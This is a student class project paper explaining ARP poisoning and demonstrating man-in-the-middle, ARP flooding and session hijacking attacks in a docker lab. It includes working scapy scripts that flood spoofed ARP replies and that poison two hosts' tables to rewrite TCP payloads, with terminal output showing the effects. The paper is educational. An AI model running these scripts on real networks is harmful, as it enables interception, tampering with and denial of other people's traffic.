ARP Attacks

ECE/CS 478 Class Project

Ryan Dillard, Anthony Filippello, Jackson Wright
Oregon State University, Corvallis, OR, USA, dillardr, wrightjac, filippea@oregonstate.edu

I. Introduction

In the modern day there exist many security vulnerabilities in almost all of the networking layers. These vulnerabilities can allow attackers to gain access to private information, alter content being sent and received from others, restrain access to some services, and more.

One such vulnerability can be found in the interaction between the network and data link layer. This vulnerability has to do with the Address Resolution Protocol (ARP), and can give the attacker the ability to preform multiple different attacks that we will cover in the rest of this paper.

II. Background

ARP is primarily used for mapping Internet Protocol (IP) addresses to their corresponding Medium Access Control (MAC) addresses. These mappings are then stored in the ARP table of a device and can either be static or cached. Static entries are manually entered in by the user and will not time-out like other cached entries. The other cached entries are added after receiving an ARP response from another device, and will time-out and become invalid after a short period of time.



Fig. 1: ARP Packet Format

When a device wants to send data to a new device on the network it must first obtain a mapping between it's IP address and MAC address which is done using ARP.

One method through which this can be obtained is through an ARP request. Figure 1 depicts the format that the ARP request and ARP replies will take. Importantly, the sender hardware address and sender protocol address will be filled in with the requesting device's information. Since the target hardware address is unknown it will be filled in with ff:ff:ff:ff:ff:ff to make it so that this packet will be broadcasted to all nodes on the network. Finally, the target protocol address will be set to the IP address of the desired device, and the operational request will be set to 1 to signify that this is an ARP request. When the device that possesses the IP address in the target protocol address field of the ARP request receives the packet, it will respond with an ARP response packet. This packet will contain most of the same information as the request packet, except the target hardware address will now be filled in with the responding nodes MAC address, and the operational request will be set to 2 to signify that this is an ARP response. The other nodes who do not possess the IP address drop the packet after checking its target protocol address.

Another method through which the IP to MAC address mapping can be obtained is through what is known as a gratuitous ARP. This happens when a node sends out an ARP response packet containing its IP and MAC address in the target hardware address and target protocol address fields, without being prompted with an ARP request. This is most commonly done when a node has just joined the network or when it's IP address has changed.

While ARP is very effective in the mapping of network layer to data link layer addresses, it does suffer from some security vulnerabilities. These vulnerabilities allow different attacks to be preformed which can be used to compromise devices in different ways. One of the primary vulnerabilities which we will use in attacks later in this paper is ARP poisoning. This is the process in which an attacker creates a fake ARP response, pretending to have another nodes IP address. When this ARP response is sent out it will cause all receiving nodes to think that the attacker resides at that IP address therefore routing all traffic destined to that IP to the attacker. This idea of ARP poisoning is central to the ARP attacks we will talk about throughout this paper. To carry out these attacks we will be using the python package scapy. More information about how to use this package can be found in [1]. In the rest of this paper we will explore three attacks on the ARP protocol: Man-In-The-Middle (MiTM) Attack, ARP Flooding Attack, and Session Hijacking Attack.

III. Man-in-the-Middle (MiTM) Attack

A. What is a Man-in-the-Middle Attack

In normal communication between two agents, information passes directly from Alice to Bob. The goal of an attacker in a Man in the Middle attack is to insert themselves in between two communicating agents. From this position in between Alice and Bob, our attacker, Eve, can inspect traffic, interfere with it, or even hijack the connection.

B. ARP Specific Details

The technical details of how the attack is accomplished will obviously change depending on the circumstances and medium of the attack. In the scope of this explanation,

we will inspect an ARP MitM attack. To insert themselves between Alice and Bob, Eve will poison the ARP tables of the communicating agents. By broadcasting gratuitous ARP packets, Eve tells Alice that Bob's IP address is associated with Eve's MAC address, and tells Bob that Alice's IP address is associated with Eve's MAC address. The end effect is that when Alice wants to send a packet to Bob or vice-versa, the packet is instead sent to Eve. Eve can then forward the packets to the intended recipient to maintain the illusion of a safe connection.

C. ARP MitM Implementation

When implementing this attack, we used a similar network of docker containers as in Problem Set 2. In this case we have three containers, one for Alice, Bob, and Eve. To run the attack we use the scapy script in Figure 2. First

Fig. 2: MitM scapy implementation

the script poisons the ARP tables of Alice and Bob, as seen in Figure 3. Next the script listens for any packets from either



Fig. 3: ARP Tables before and after ARP Poisoning

victim, and eavesdrops on the communication line, printing out the packet information and forwarding the packet. This is displayed in Figure 4.

IV. ARP Flooding Attack

When needing to itemize text, make sure to use:

A. Details of ARP Flooding Attack

ARP flooding is one of several methods of attacking a network via insecurity of the ARP protocol. This attack uses ARP poisoning to deny access to network services. It uses gratuitous and false ARP response packets to manipulate the



Fig. 4: MitM In Progress

mappings between IP, and MAC addresses on the network. These inaccurate mappings cause the connectivity of the network to become erratic, and unreliable. As the ARP protocol was designed without security in mind it makes this attack trivially easy to perform. Despite the lack of innate security there are many new techniques used to help prevent this attack from affecting networks.

B. Effects of an ARP Flooding Attack

As mentioned an ARP flood makes a network, and the services on the network unreliable. This trait is why ARP flooding is used to facilitate DOS attacks. These attacks are either focused on one nodes of a network or the a switch or router that makes up the network infrastructure. When a normal node is targeted by an ARP flooding attack traffic in and on the network will all be routed to the target node. This is used to overload the target either slowing it's ability to respond to legitimated communication or even cause the machine to crash entirely. When the network infrastructure is targeted by an ARP flood is can take down the entire network. Mapping every node to the gateway mac prevent the network infrastructure from properly routing data. This can stop the network from operating or cause all traffic to be broadcast reducing security and overwhelm the network.

C. ARP Flooding Implementation



Fig. 5: Network used to demonstrate an ARP flood attack

The implementation of the attack being demonstrated makes use of docker containers connected to the docker bridge network. In this case we have many containers. There is the attacker container, a target container, a user container, and finally 4 node containers to act as traffic on the network. This network is shown in figure 5.

This network configuration allows a malicious actor on the network to send gratuitous ARP packets. Figure 6



Fig. 6: Gratuitous packet sent by Attacker

shows this network when the gratuitous ARP response is sent. This gratuitous packet poisons the ARP caches on the network rerouting traffic to the target node, as shown in figure 7



Fig. 7: Target Flooding after ARP poisoning

With the network structure, containers, and the attack defined we can start the implementation of the attack. The first step of the attack now that the environment is defined is to identify the target. Generally we assume that the Target identity is know in some way before attempting to start the attack. If no target is identified the attacker can listen to packets on the network to identify IP addresses in use, and can select a target from those. Once an IP is selected, or if the target IP is already know the attacker can use a ARP request to determine the target MAC address. As shown in figure 8 it is trivial to get the target MAC.

```
>>> recieved = srp(arpbroadcast, timeout=2, iface=face)
Begin emission:
Finished sending 1 packets.
*
Received 1 packets, got 1 answers, remaining 0 packets
>>> recieved[0][0][1].hwsrc
'02:42:0a:02:05:03'
```

Fig. 8: Using an ARP request to get the Target MAC

Now that the attacker knows the MAC of the target it has everything it needs to start the ARP flooding attack. To perform the ARP flooding attack the attacker does two things. One is to monitor the network for active IPs sending messages. Two poisoning the mapping of the active IP addresses to map to the target mac address. As shown in figure 9 scapy monitors the network and will store store packets. Then using scapy the attacker can build false ARP gratuitous response packets for broadcast on the network. This is shown in figure 10.

```
>>> p.summary()
Ether / IP / ICMP 10.2.5.2 > 10.2.5.3 echo-request 0 / Raw
Ether / IP / ICMP 10.2.5.3 > 10.2.5.2 echo-reply 0 / Raw
Ether / IP / ICMP 10.2.5.5 > 10.2.5.4 echo-request 0 / Raw
Ether / IP / ICMP 10.2.5.4 > 10.2.5.5 echo-reply 0 / Raw
Ether / IP / ICMP 10.2.5.2 > 10.2.5.3 echo-request 0 / Raw
Ether / ARP who has 10.2.5.5 says 10.2.5.4
Ether / IP / ICMP 10.2.5.5 > 10.2.5.4 echo-request 0 / Raw
Ether / IP / ICMP 10.2.5.3 > 10.2.5.2 echo-reply 0 / Raw
Ether / ARP is at 02:42:0a:02:05:05 says 10.2.5.5
Ether / IP / ICMP 10.2.5.4 > 10.2.5.5 echo-reply 0 / Raw
```

Fig. 9: Using scapy to gather IP addresses on the network

```
>>> victim = recieved[0][0][1].hwsrc
>>> arp = ARP(psrc = "10.2.5.4", hwsrc=victim, pdst="10.2.5.4")
>>> spoofarp = Ether(dst="ff:ff:ff:ff:ff:ff")/arp
```

Fig. 10: Building a false gratuitous ARP response packet

These two steps of the attack results in every cached ARP mapping in the network routing to the target device. This at the very least disrupts communication on the network decreasing the reliability, and in the best case will overwhelm, and even crash the target device. Figure 11 shows the resulting ARP mapping after the attack. These two steps are easily implemented in a simple python scapy script as shown in figure 12. As we can see in figure 13 this attack is easy to implement and can completely disrupt service on the network.

```
root@d3123593d019:/# arp -a
Node4b.NetOne (10.2.5.9) at 02:42:0a:02:05:09 [ether] on eth0
Node3b.NetOne (10.2.5.7) at 02:42:0a:02:05:07 [ether] on eth0
Node2.NetOne (10.2.5.5) at 02:42:0a:02:05:05 [ether] on eth0
Node4a.NetOne (10.2.5.8) at 02:42:0a:02:05:08 [ether] on eth0
Node3.NetOne (10.2.5.6) at 02:42:0a:02:05:06 [ether] on eth0
Node1.NetOne (10.2.5.4) at 02:42:0a:02:05:03 [ether] on eth0
root@d3123593d019:/# arp -a
Node4b.NetOne (10.2.5.9) at 02:42:0a:02:05:03 [ether] on eth0
Node3b.NetOne (10.2.5.7) at 02:42:0a:02:05:03 [ether] on eth0
Node2.NetOne (10.2.5.5) at 02:42:0a:02:05:03 [ether] on eth0
Node4a.NetOne (10.2.5.8) at 02:42:0a:02:05:03 [ether] on eth0
Node3.NetOne (10.2.5.6) at 02:42:0a:02:05:03 [ether] on eth0
Node1.NetOne (10.2.5.4) at 02:42:0a:02:05:03 [ether] on eth0
```

Fig. 11: The result of ARP flooding on the cache

```
import scapy.all as scapy
import time

face = "br-f9499b43be26"
ips = set()
dst_mac = "ff:ff:ff:ff:ff:ff"
victim_mac = "02:42:0a:02:05:03"
victim_ip = "10.2.5.3"

while True:
    pkts = scapy.sniff(count=5, iface = face)
    for pkt in pkts:
        if pkt.haslayer(scapy.IP):
            ips.add(pkt[scapy.IP].src)
            ips.add(pkt[scapy.IP].dst)
    time.sleep(3)
    for x in ips:
        arp = scapy.ARP(op=2, psrc = x, hwsrc = victim_mac, pdst = x)
        spoofpkt = scapy.Ether(dst=dst_mac)/arp
        scapy.sendp(spoofpkt, iface=face)
        #print(spoofpkt.show())
        time.sleep(0.1)
```

Fig. 12: Python Script used to perform the ARP flooding attack

```
root@225c8e419663:/# ping 10.2.5.3
PING 10.2.5.3 (10.2.5.3) 56(84) bytes of data.
^C
--- 10.2.5.3 ping statistics ---
37 packets transmitted, 0 received, 100% packet loss, time 36962ms
```

Fig. 13: ARP poisoning causing all packets to be lost when pinging the target

V. Session Hijacking Attack

A. What is an ARP Session Hijacking Attack

The session hijacking attack is very similar to the MiTM attack we explored previously in this paper. The main difference is that after the attacker establishes a MiTM position, they then take more of an active role in the session. Instead of just monitoring packets as they go between the two victim devices, the attacker can also inject and modify the packets before they reach their destination. To demonstrate this kind of attack we created a docker network which we will explore in more detail in the rest of this section



Fig. 14: Session Hijacking Docker Network

B. Demo of ARP Session Hijacking Attack

The network we created in docker for this attack has the subnet of 10.2.2.0/24, and is made up of three nodes: Alice, Bob, and Attacker. Figure 14 depicts an example of what the network looks like and includes the IP addresses of all three nodes. All nodes were connected to the network when they were created. One special configuration was done on the attacker node which was turning off ip forwarding. This can be done by adding "–sysctl net.ipv4.ip_forward=0" when creating the attacker container. This makes it so that the container does not forward packets that have a different destination IP address than its own. This is important because as we get packets from Alice and Bob, we want to be able to modify them before sending them off to their destination. If IP forwarding is turned on then the packets will be forwarded before we are able to modify them.

Once we create the docker network and all of the containers we will want to gather information to use on our attack. The main piece of information we want is the IP address of our target node. One way that we can do this is by waiting for an ARP request. Since ARP requests are broadcasted to all nodes on the network, our attacker node will be able to receive it and obtain IP addresses of two potential targets. Another way that we can do this is by sniffing the network for packets. To do this we would need to create another docker container and attach it to the host network. This would also allow our attacker container to obtain IP addresses of potential targets

```
>>> p = sniff(iface='br-d5516f3f2584', count=4)
>>> p.summary()
Ether / IP / ICMP 10.2.2.2 > 10.2.2.3 echo-request 0 / Raw
Ether / ARP who has 10.2.2.3 says 10.2.2.5
Ether / ARP is at 02:42:0a:02:02:03 says 10.2.2.3
Ether / IP / ICMP 10.2.2.2 > 10.2.2.3 echo-request 0 / Raw
```

Fig. 15: Sniffing the docker network

For our attack demonstration we chose Alice and Bob as the target containers. We did this by first sniffing the network for packets and from these packets picked the IPs that we wanted to be our target which in this case was Alice's and Bob's which is shown in Figure 15. It is important to note that this is the second method of information gathering that was mentioned above, where an extra container was created to quickly sniff. Since this information can be obtained in other ways and since this was a very small part of the demo the extra container was not included on the network diagram show in Figure 14.

```
>>> arp_req = ARP(pdst="10.2.2.2")
>>> broadcast = Ether(dst="ff:ff:ff:ff:ff:ff")
>>> arp_broad = broadcast / arp_req
```

Fig. 16: Creating an ARP request

Once we have the IP address of our target we will want to obtain its corresponding MAC address. This is needed so that we can make ARP responses later to poison its ARP table. Figure 16 depicts what the ARP response will look like when we craft it in scapy. One important note is that this ARP response does not explicitly include the attackers IP address or MAC address. This information is filled in for us by scapy when the packets are sent out later on. Another important note is that while we only show this process being done to Alice, the same process must be done to Bob in order to establish a MiTM position.

```
>>> answered = srp(arp_broad, timeout=5, iface='br-d5516f3f2584')
Begin emission:
Finished sending 1 packets.
*
Received 1 packets, got 1 answers, remaining 0 packets
>>> answered
(<Results: TCP:0 UDP:0 ICMP:0 Other:1>,
 <Unanswered: TCP:0 UDP:0 ICMP:0 Other:0>)
>>> answered[0]
<Results: TCP:0 UDP:0 ICMP:0 Other:1>
>>> answered[0][0]
(<Ether  dst=ff:ff:ff:ff:ff:ff type=ARP |<ARP  pdst=10.2.2.2 |>>,
 <Ether  dst=02:42:14:0f:6b:4e src=02:42:0a:02:02:02 type=ARP |<ARP  hwtype=0x1 ptype=IPv4 hwlen=6 plen=4 op
=is-at hwsrc=02:42:0a:02:02:02 psrc=10.2.2.2 hwdst=02:42:14:0f:6b:4e pdst=10.2.2.1 |>>)
>>> answered[0][0][1]
<Ether  dst=02:42:14:0f:6b:4e src=02:42:0a:02:02:02 type=ARP |<ARP  hwtype=0x1 ptype=IPv4 hwlen=6 plen=4 op=
is-at hwsrc=02:42:0a:02:02:02 psrc=10.2.2.2 hwdst=02:42:14:0f:6b:4e pdst=10.2.2.1 |>>
>>> answered[0][0][1].hwsrc
'02:42:0a:02:02:02'
>>>
```

Fig. 17: Getting the ARP response

Once we send out these ARP requests we will be sent back the MAC addresses of the devices we requested them from. Figure 17 depicts an example of what the ARP response would look like coming from our targets. Once this

process is done for both Bob and Alice, the attacker will now have both of their IP addresses and both of their MAC addresses. We can now move on to the active attacking phase.

The next phase of our attack will have two main parts to it. The first part will be the maintaining of a poisoned ARP table for both Alice and Bob. The next part will be altering messages as they go between the two nodes.

```
import scapy.all as scapy
import time

alice_ip = '10.2.2.2'
alice_mac = '02:42:0a:02:02:02'
bob_ip = '10.2.2.3'
bob_mac = '02:42:0a:02:02:03'
me_ip = '10.2.2.5'
me_mac = '02:42:0a:02:02:05'

done = False
packet = scapy.ARP(op=2, pdst=alice_ip, hwdst=alice_mac, psrc=bob_ip)
packet2 = scapy.ARP(op=2, pdst=bob_ip, hwdst=bob_mac, psrc=alice_ip)
scapy.send(packet)
scapy.send(packet2)
while not done:
    pkts = scapy.sniff(count=1)
    p = pkts[0]
    if p.haslayer(scapy.ARP):
        if p.pdst == bob_ip and (p.psrc == alice_ip or p.psrc == me_ip):
            print('Found ARP Req for 10.2.2.3')
            time.sleep(0.3)
            packet = scapy.ARP(op=2, pdst=alice_ip, hwdst=alice_mac, psrc=bob_ip)
            scapy.send(packet)
        elif p.pdst == alice_ip and (p.psrc == bob_ip or p.psrc == me_ip):
            print('Found ARP Req for 10.2.2.2')
            time.sleep(0.3)
            packet = scapy.ARP(op=2, pdst=bob_ip, hwdst=bob_mac, psrc=alice_ip)
            scapy.send(packet)
```

Fig. 18: Code developed to poison the APR tables of Alice and Bob

Figure 18 depicts the code that was created for the first part of our attack where we poison and maintain the poisoned nature of Bob's and Alice's ARP table. The code firsts starts by sending out a gratuitous ARP Alice while pretending to have Bob's IP address as well as sending out a gratuitous ARP to Bob while pretending to have Alice's IP address. Doing this will make it so that we have an established MiTM position between the two nodes. It is also worth noting that if we had not turned off IP forwarding for the attacker we would be able to monitor all of the traffic between the two nodes while still allowing them to properly communicate.

After the ARP response is sent to Alice and Bob, we will begin sniffing the network specifically looking for ARP requests Alice makes to Bob or Bob makes to Alice. If we find a request then we will add a slight delay, then send out another forged ARP response to the requesting device to once again poison its ARP table. This will allow us to maintain our MiTM position as long as the program is running

Figure 19 depicts the code that focuses on the second part of our attack: the packet modification. This relies on Alice and Bob establishing a TCP connection with each other. The program then takes the TCP packets that are sent between Alice and Bob and replaces the raw data with our own curated message. The code also forwards TCP packets that don't contain raw data to their intended destination. This is important as we want the TCP packets used in the 3-way handshake to properly make it to their destination.

Figure 20 depicts Alice's ARP table and TCP connection with Bob before the attack has been launched. As we can see, Bob's IP address is properly mapped to his MAC

```
    elif p.haslayer(scapy.TCP):
        p_ip = p[1]
        if p.haslayer(scapy.Raw):
            p_tcp = p[scapy.TCP]
            print(p_tcp.show())
            IPL = scapy.IP(src=alice_ip, dst=bob_ip)
            TCPL = scapy.TCP(sport=p_tcp.sport, dport=p_tcp.dport, flags='A', seq=p_tcp.seq, ack=p_tcp.ack)
            Data = "you are being attacked\n"
            pkt = IPL / TCPL / Data
            scapy.send(pkt)
        else:
            if p_ip.dst == bob_ip and p_ip.src == alice_ip:
                pN = scapy.copy.deepcopy(p)
                pN[0].dst = bob_mac
                pN[0].src = me_mac
                print(pN.show())
                scapy.send(pN)
                print("coming from alice to bob")
            elif p_ip.dst == alice_ip and p_ip.src == bob_ip:
                pN = scapy.copy.deepcopy(p)
                pN[0].dst = alice_mac
                pN[0].src = me_mac
                print(p.show())
                scapy.send(pN)
                print("coming from bob to alice")
```

Fig. 19: Code developed to modify packets between Alice and Bob

```
root@b2219255a1d5:/# arp -a
? (10.2.2.1) at 02:42:da:4b:25:c1 [ether] on eth0
? (10.2.2.6) at 02:42:0a:02:02:06 [ether] on eth0
Attacker.ARP-Net (10.2.2.5) at 02:42:0a:02:02:05 [ether] on eth0
Bob.ARP-Net (10.2.2.3) at 02:42:0a:02:02:03 [ether] on eth0
root@b2219255a1d5:/# telnet 10.2.2.3 2020
Trying 10.2.2.3...
Connected to 10.2.2.3.
Escape character is '^]'.
hello ther ^He
```

Fig. 20: Alice's ARP table and TCP connection with Bob

address ending in 03. We can also see that the connection from Alice to Bob was successful.

```
root@c57015be07e5:/# arp -a
? (10.2.2.1) at 02:42:da:4b:25:c1 [ether] on eth0
? (10.2.2.6) at 02:42:0a:02:02:06 [ether] on eth0
Attacker.ARP-Net (10.2.2.5) at 02:42:0a:02:02:05 [ether] on eth0
Alice.ARP-Net (10.2.2.2) at 02:42:0a:02:02:02 [ether] on eth0
root@c57015be07e5:/# netcat -l 2020
hello there
```

Fig. 21: Bob's ARP table and TCP connection with Alice

Figure 21 depicts Bob's ARP table and TCP connection with Alice before the attack has been launched. We can also see from this screenshot that Alice's IP address is accurately mapped to her MAC address ending in 02. Similarly, in this screenshot we can see that the message that Alice sent to Bob made it through unmodified.

```
root@b2219255a1d5:/# arp -a
? (10.2.2.1) at 02:42:da:4b:25:c1 [ether] on eth0
? (10.2.2.6) at 02:42:0a:02:02:06 [ether] on eth0
Attacker.ARP-Net (10.2.2.5) at 02:42:0a:02:02:05 [ether] on eth0
Bob.ARP-Net (10.2.2.3) at 02:42:0a:02:02:03 [ether] on eth0
root@b2219255a1d5:/# telnet 10.2.2.3 2020
Trying 10.2.2.3...
Connected to 10.2.2.3.
Escape character is '^]'.
hello ther ^He
hello again
```

Fig. 22: Alice's message after the attack

Finally, Figure 22 and Figure 23 depict Bob and Alice's communication after the attack has been launched. In this case we can see that the contents of the message has been changed before it reached Bob. If we were to check both of their ARP tables as well we would see that they would have been poisoned. This would be such that in Alice's ARP table Bob's IP address is mapped to the attackers MAC address



Fig. 23: Bob's message after the attack

and in Bob's ARP table Alice's IP address is mapped to the attackers MAC address.

C. Effects of ARP Session Hijacking Attack

The session hijacking attack is a very serious attack which allows the attacker to take control over a communication session between two devices. To start, this breaks the communication line between the two devices making it so that they can no longer reliably communicate with each other. Another effect of this attack is that it allows the attacker to view the messages sent between the two victim devices. This can leak out personal information from the devices to the attacker and compromises the privacy and confidentiality. Finally, and most importantly it allows the attacker to send whatever information it chooses to the two devices. Depending on which two devices are communicating, this can allow the attacker to modify personal and sensitive information of the devices such as passwords.

VI. Conclusion

As we have explored in this paper, there exists many different attacks that can be preformed on the ARP protocol. These attacks allow the attacker to monitor traffic between two devices, deny targeted devices from some services, break the reliable line of communication between two devices, and alter packets being sent between two devices. Adding security measures to stop these aforementioned attacks is extremely important to protecting devices from unwanted threats.

VII. Individual Contributions

This paper was written by Jackson Wright, Ryan Dillard, and Anthony Filippello. Jackson Wright contributed to writing the Introduction, the Background, and the Session Hijacking Attack sections. Ryan Dillard contributed to writing the ARP Flooding Attack section. Anthony Filippello contributed to writing the Man in The Middle Attack section.

References

[1] P. Biondi, "Scapy usage," 2022.